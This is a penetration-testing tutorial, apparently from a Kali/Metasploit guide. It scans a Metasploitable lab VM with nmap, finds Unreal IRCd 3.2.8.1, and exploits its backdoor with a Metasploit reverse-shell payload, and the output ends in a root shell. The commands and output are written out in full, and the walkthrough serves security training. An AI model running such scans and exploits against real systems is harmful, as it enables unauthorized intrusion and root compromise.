
One of the first steps that many security testers use is to do an "nmap" scan to try to determine what ports are open and hopefully even what services are installed on those ports. If we can determine open ports and service program versions, then we may be able to exploit a vulnerability in the service and compromise the machine.

Let's take a look at Metasploitable from our Kali box. The first thing to do is to run an nmap scan and see what services are installed. Open a Terminal window on your Kali system and type:

nmap -sS -Pn <metasploitable's IP address>

Put in the IP address for your Metasploitable machine, which in our case is 192.168.1.68. If you didn't know what IP address your Metasploitable is at, you could always scan a range of addresses by typing something like, "***nmap -sS -Pn 192.168.198.1-150***"

The "*-sS*" switch tells nmap to perform a stealth scan. The "*-Pn*" tells nmap not to run a ping scan to see what systems are up. This will show us the open ports and try to enumerate what services are running:




```
root@kali:~# nmap -sS -Pn 192.168.1.68

Starting Nmap 6.49BETA5 ( https://nmap.org ) at 2016-01-21
Nmap scan report for 192.168.1.68
Host is up (0.00014s latency).
Not shown: 977 closed ports
PORT     STATE SERVICE
21/tcp   open  ftp
22/tcp   open  ssh
23/tcp   open  telnet
25/tcp   open  smtp
53/tcp   open  domain
80/tcp   open  http
111/tcp  open  rpcbind
139/tcp  open  netbios-ssn
445/tcp  open  microsoft-ds
512/tcp  open  exec
513/tcp  open  login
514/tcp  open  shell
1099/tcp open  rmiregistry
1524/tcp open  ingreslock
2049/tcp open  nfs
2121/tcp open  ccproxy-ftp
3306/tcp open  mysql
5432/tcp open  postgresql
5900/tcp open  vnc
6000/tcp open  X11
6667/tcp open  irc
8009/tcp open  ajp13
8180/tcp open  unknown
```

That’s a lot of open ports!

Okay we definitely have a lot of possible openings; let’s see if we can find out what services are running on them. Let’s try the nmap command again, but this time add the “*-A*” switch, which will perform OS detection and try to determine service versions:


nmap -sS -Pn -A 192.168.1.68

Nmap will churn for a while as it tries to detect the actual services running on these ports. In a few minutes you will see a screen that looks like this:




```
PORT     STATE SERVICE     VERSION
21/tcp   open  ftp         vsftpd 2.3.4
|_ftp-anon: Anonymous FTP login allowed (FTP code 230)
22/tcp   open  ssh         OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
| ssh-hostkey:
|   1024 60:0f:cf:e1:c0:5f:6a:74:d6:90:24:fa:c4:d5:6c:cd (DSA)
|_  2048 56:56:24:0f:21:1d:de:a7:2b:ae:61:b1:24:3d:e8:f3 (RSA)
23/tcp   open  telnet      Linux telnetd
25/tcp   open  smtp        Postfix smtpd
|_smtp-commands: metasploitable.localdomain, PIPELINING, SIZE 10240000, VRFY, ETRN
 DSN,
| ssl-cert: Subject: commonName=ubuntu804-base.localdomain/organizationName=OCOSA/
 outside US/countryName=XX
| Not valid before: 2010-03-17T14:07:45
|_Not valid after:  2010-04-16T14:07:45
|_ssl-date: 2016-01-13T22:35:15+00:00; -7d19h44m12s from scanner time.
53/tcp   open  domain      ISC BIND 9.4.2
| dns-nsid:
|_  bind.version: 9.4.2
80/tcp   open  http        Apache httpd 2.2.8 ((Ubuntu) DAV/2)
|_http-methods: No Allow or Public header in OPTIONS response (status code 200)
|_http-server-header: Apache/2.2.8 (Ubuntu) DAV/2
|_http-title: Metasploitable2 - Linux
```

For each port, we see the port number, service type and even an attempt at the service software version. We see several of the normal ports are open in the image above. There are also a lot of services running at higher ports; one in particular is an Unreal Internet Relay Chat (IRC) program:



```
6667/tcp open  irc         Unreal ircd
| irc-info:
|   server: irc.Metasploitable.LAN
|   version: Unreal3.2.8.1. irc.Metasploitable.LAN
|   servers: 1
|   users: 1
|   lservers: 0
|   lusers: 1
|   uptime: 0 days, 0:49:12
|   source host: AD409C8C.768961CD.FFFA6D49.IP
|_  source ident: nmap
```



Note:

At the time of this writing, the current version of nmap included with Kali doesn’t seem to detect the exact installed version of the Unreal IRC. It just lists “port 667 open Unreal IRC”.


Usually in tutorials they cover going after the main port services first. But I recommend looking at services sitting at higher ports. What is more likely to be patched and up to date, common core services or a secondary service that was installed at one time and possibly forgotten about?

So let's see what we can find out about this Unreal IRC service.

In the picture above we can see the software version, in this case "***Unreal IRC 3.2.8.1***". Our next step is to do a search for vulnerabilities for that software release. Just searching for "***Unreal 3.2.8.1 exploits***" in Google should do the trick. But why use Google when we can search with Metasploit?


Exploiting the Unreal IRC Service

Let's go ahead and run the Metasploit Framework. Again the best way to do this is to click on the "***Metasploit Framework***" icon located on the Quick Access menu. You can also type, "*msfconsole*" at a terminal prompt, but you might also need to start the database service to get the search to work properly.




```
A database appears to be already configured, skipping initialization

     ,           ,
    /             \
   ((__---,,,---__))
      (_) O O (_)_________
         \ _ /            |\
          o_o \   M S F   | \
               \   _____  |  *
                |||   WW|||
                |||     |||


Save 45% of your time on large engagements with Metasploit Pro
Learn more on http://rapid7.com/metasploit

       =[ metasploit v4.11.5-2016010401                  ]
+ -- --=[ 1519 exploits - 875 auxiliary - 257 post       ]
+ -- --=[ 437 payloads - 37 encoders - 8 nops            ]
+ -- --=[ Free Metasploit Pro trial: http://r-7.co/trymsp ]

msf > 
```

Now just use the "search" command and paste in the service name and program version as seen below:



```
msf > search Unreal 3.2.8.1
```

Running this search returns:



```
   exploit/unix/irc/unreal_ircd_3281_backdoor  2010-06-12       excellent  Unrea
lIRCD 3.2.8.1 Backdoor Command Execution
```

An Unreal 3.2.8.1 backdoor with a reliability rate of "excellent"! This is great news, as the exploits are ranked according to the probability of success and stability. If you remember from our introduction to Metasploit, there are several steps to exploiting a vulnerability:

1. Picking an Exploit
2. Setting Exploit Options

3. Picking a Payload
4. Setting Payload Options
5. Running the Exploit
6. Connecting to the Remote System


Let’s step through the process against our Metasploitable system using the unreal backdoor exploit:

(1) PICKING AN EXPLOIT

If we use the “*info*” command we can find out a little bit more about our possible exploit.

At the msf prompt enter, “***info exploit/unix/irc/unreal_ircd_3281_backdoor***”

Doing so we find the following:




```
Description:
  This module exploits a malicious backdoor that was added to the
  Unreal IRCD 3.2.8.1 download archive. This backdoor was present in
  the Unreal3.2.8.1.tar.gz archive between November 2009 and June 12th
  2010.
```

Unbelievably a backdoor was added to the download archive, which is… Well, “unreal”!

So, let’s use this exploit and check available options for it:

Enter, “***use exploit/unix/irc/unreal_ircd_3281_backdoor***”
And then, “***show options***” as seen below:




```
msf > use exploit/unix/irc/unreal_ircd_3281_backdoor
msf exploit(unreal_ircd_3281_backdoor) > show options

Module options (exploit/unix/irc/unreal_ircd_3281_backdoor)

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   RHOST                   yes       The target address
   RPORT  6667             yes       The target port
```

As we have mentioned before, notice that the MSF prompt changes and shows that we are using the unreal exploit.

(2) SETTING EXPLOIT OPTIONS

From the results of the ‘*show options*’ command you can see there are not a lot of options that need to be set. All that we really need to do is set the target remote host address, which is our Metasploitable system:

*Enter, “**set RHOST 192.168.1.68**”*




```
msf exploit(unreal_ircd_3281_backdoor) > set RHOST 192.168.1.68
RHOST => 192.168.1.68
```

Notice that Metasploit echoes back to us the setting for the RHOST variable.

(3) PICKING A PAYLOAD

Now that we have our target IP address set, we need to pick a payload. To view all possible payloads, just type "***show payloads***" to display all of the ones compatible with the exploit:




```
msf exploit(unreal_ircd_3281_backdoor) > show payloads

Compatible Payloads
===================

   Name                            Disclosure Date  Rank    Description
   ----                            ---------------  ----    -----------
   cmd/unix/bind_perl                               normal  Unix Command Shell
   cmd/unix/bind_perl_ipv6                          normal  Unix Command Shell
   cmd/unix/bind_ruby                               normal  Unix Command Shell
   cmd/unix/bind_ruby_ipv6                          normal  Unix Command Shell
   cmd/unix/generic                                 normal  Unix Command, Gene
   cmd/unix/reverse                                 normal  Unix Command Shell
```

Unfortunately they are all command shells. A Meterpreter shell would be better than a command shell, and give us more post-exploitation options, but for now we will just use the generic reverse shell. This will drop us right into a terminal shell with the target when the exploit is finished.

To set the payload type, "***set payload cmd/unix/reverse"***

Let's take a look at what we have set so far:

Type, ***"show options"***:



```
msf exploit(unreal_ircd_3281_backdoor) > set payload cmd/unix/reverse
payload => cmd/unix/reverse
msf exploit(unreal_ircd_3281_backdoor) > show options

Module options (exploit/unix/irc/unreal_ircd_3281_backdoor):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   RHOST  192.168.1.68     yes       The target address
   RPORT  6667             yes       The target port


Payload options (cmd/unix/reverse):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST                   yes       The listen address
   LPORT  4444             yes       The listen port
```


As you can see, we have the target IP address set, and we now have a payload selected.

(4) SETTING PAYLOAD OPTIONS

We are almost done. For this payload all we need to do is set the LHOST command (*the IP address of our Kali system*).

Enter, "***set LHOST 192.168.1.39***"

And then do a final "***show options***" to make sure everything is set okay:




```
msf exploit(unreal_ircd_3281_backdoor) > set LHOST 192.168.1.39
LHOST => 192.168.1.39
msf exploit(unreal_ircd_3281_backdoor) > show options

Module options (exploit/unix/irc/unreal_ircd_3281_backdoor):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   RHOST  192.168.1.68     yes       The target address
   RPORT  6667             yes       The target port


Payload options (cmd/unix/reverse):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST  192.168.1.39     yes       The listen address
   LPORT  4444             yes       The listen port
```

Double check and make sure that your RHOST (Metasploitable VM) and LHOST (Kali VM) values are correctly set.

(5, 6) Running the exploit and connecting to the remote system


That is all we need for this exploit, it is ready to execute.

Now just type "***exploit***"*:*




```
msf exploit(unreal_ircd_3281_backdoor) > exploit

[*] Started reverse TCP double handler on 192.168.1.39:4444
[*] Connected to 192.168.1.68:6667...
    :irc.Metasploitable.LAN NOTICE AUTH :*** Looking up your hostname...
    :irc.Metasploitable.LAN NOTICE AUTH :*** Couldn't resolve your hostn
ame; using your IP address instead
[*] Sending backdoor command...
[*] Accepted the first client connection...
[*] Accepted the second client connection...
[*] Command: echo P3sCMXG0okKMjCVj;
[*] Writing to socket A
[*] Writing to socket B
[*] Reading from sockets...
[*] Reading from socket B
[*] B: "P3sCMXG0okKMjCVj\r\n"
[*] Matching...
[*] A is input...
[*] Command shell session 1 opened (192.168.1.39:4444 -> 192.168.1.68:57
923) at 2016-01-21 14:21:28 -0500
```

Notice that it says that a Command Shell Session is opened, but then it just gives you a blinking cursor. You are actually sitting in a terminal shell with the target machine! If we type, "***whoami***" the target system should respond with "root" as seen below:



```
whoami
root
```

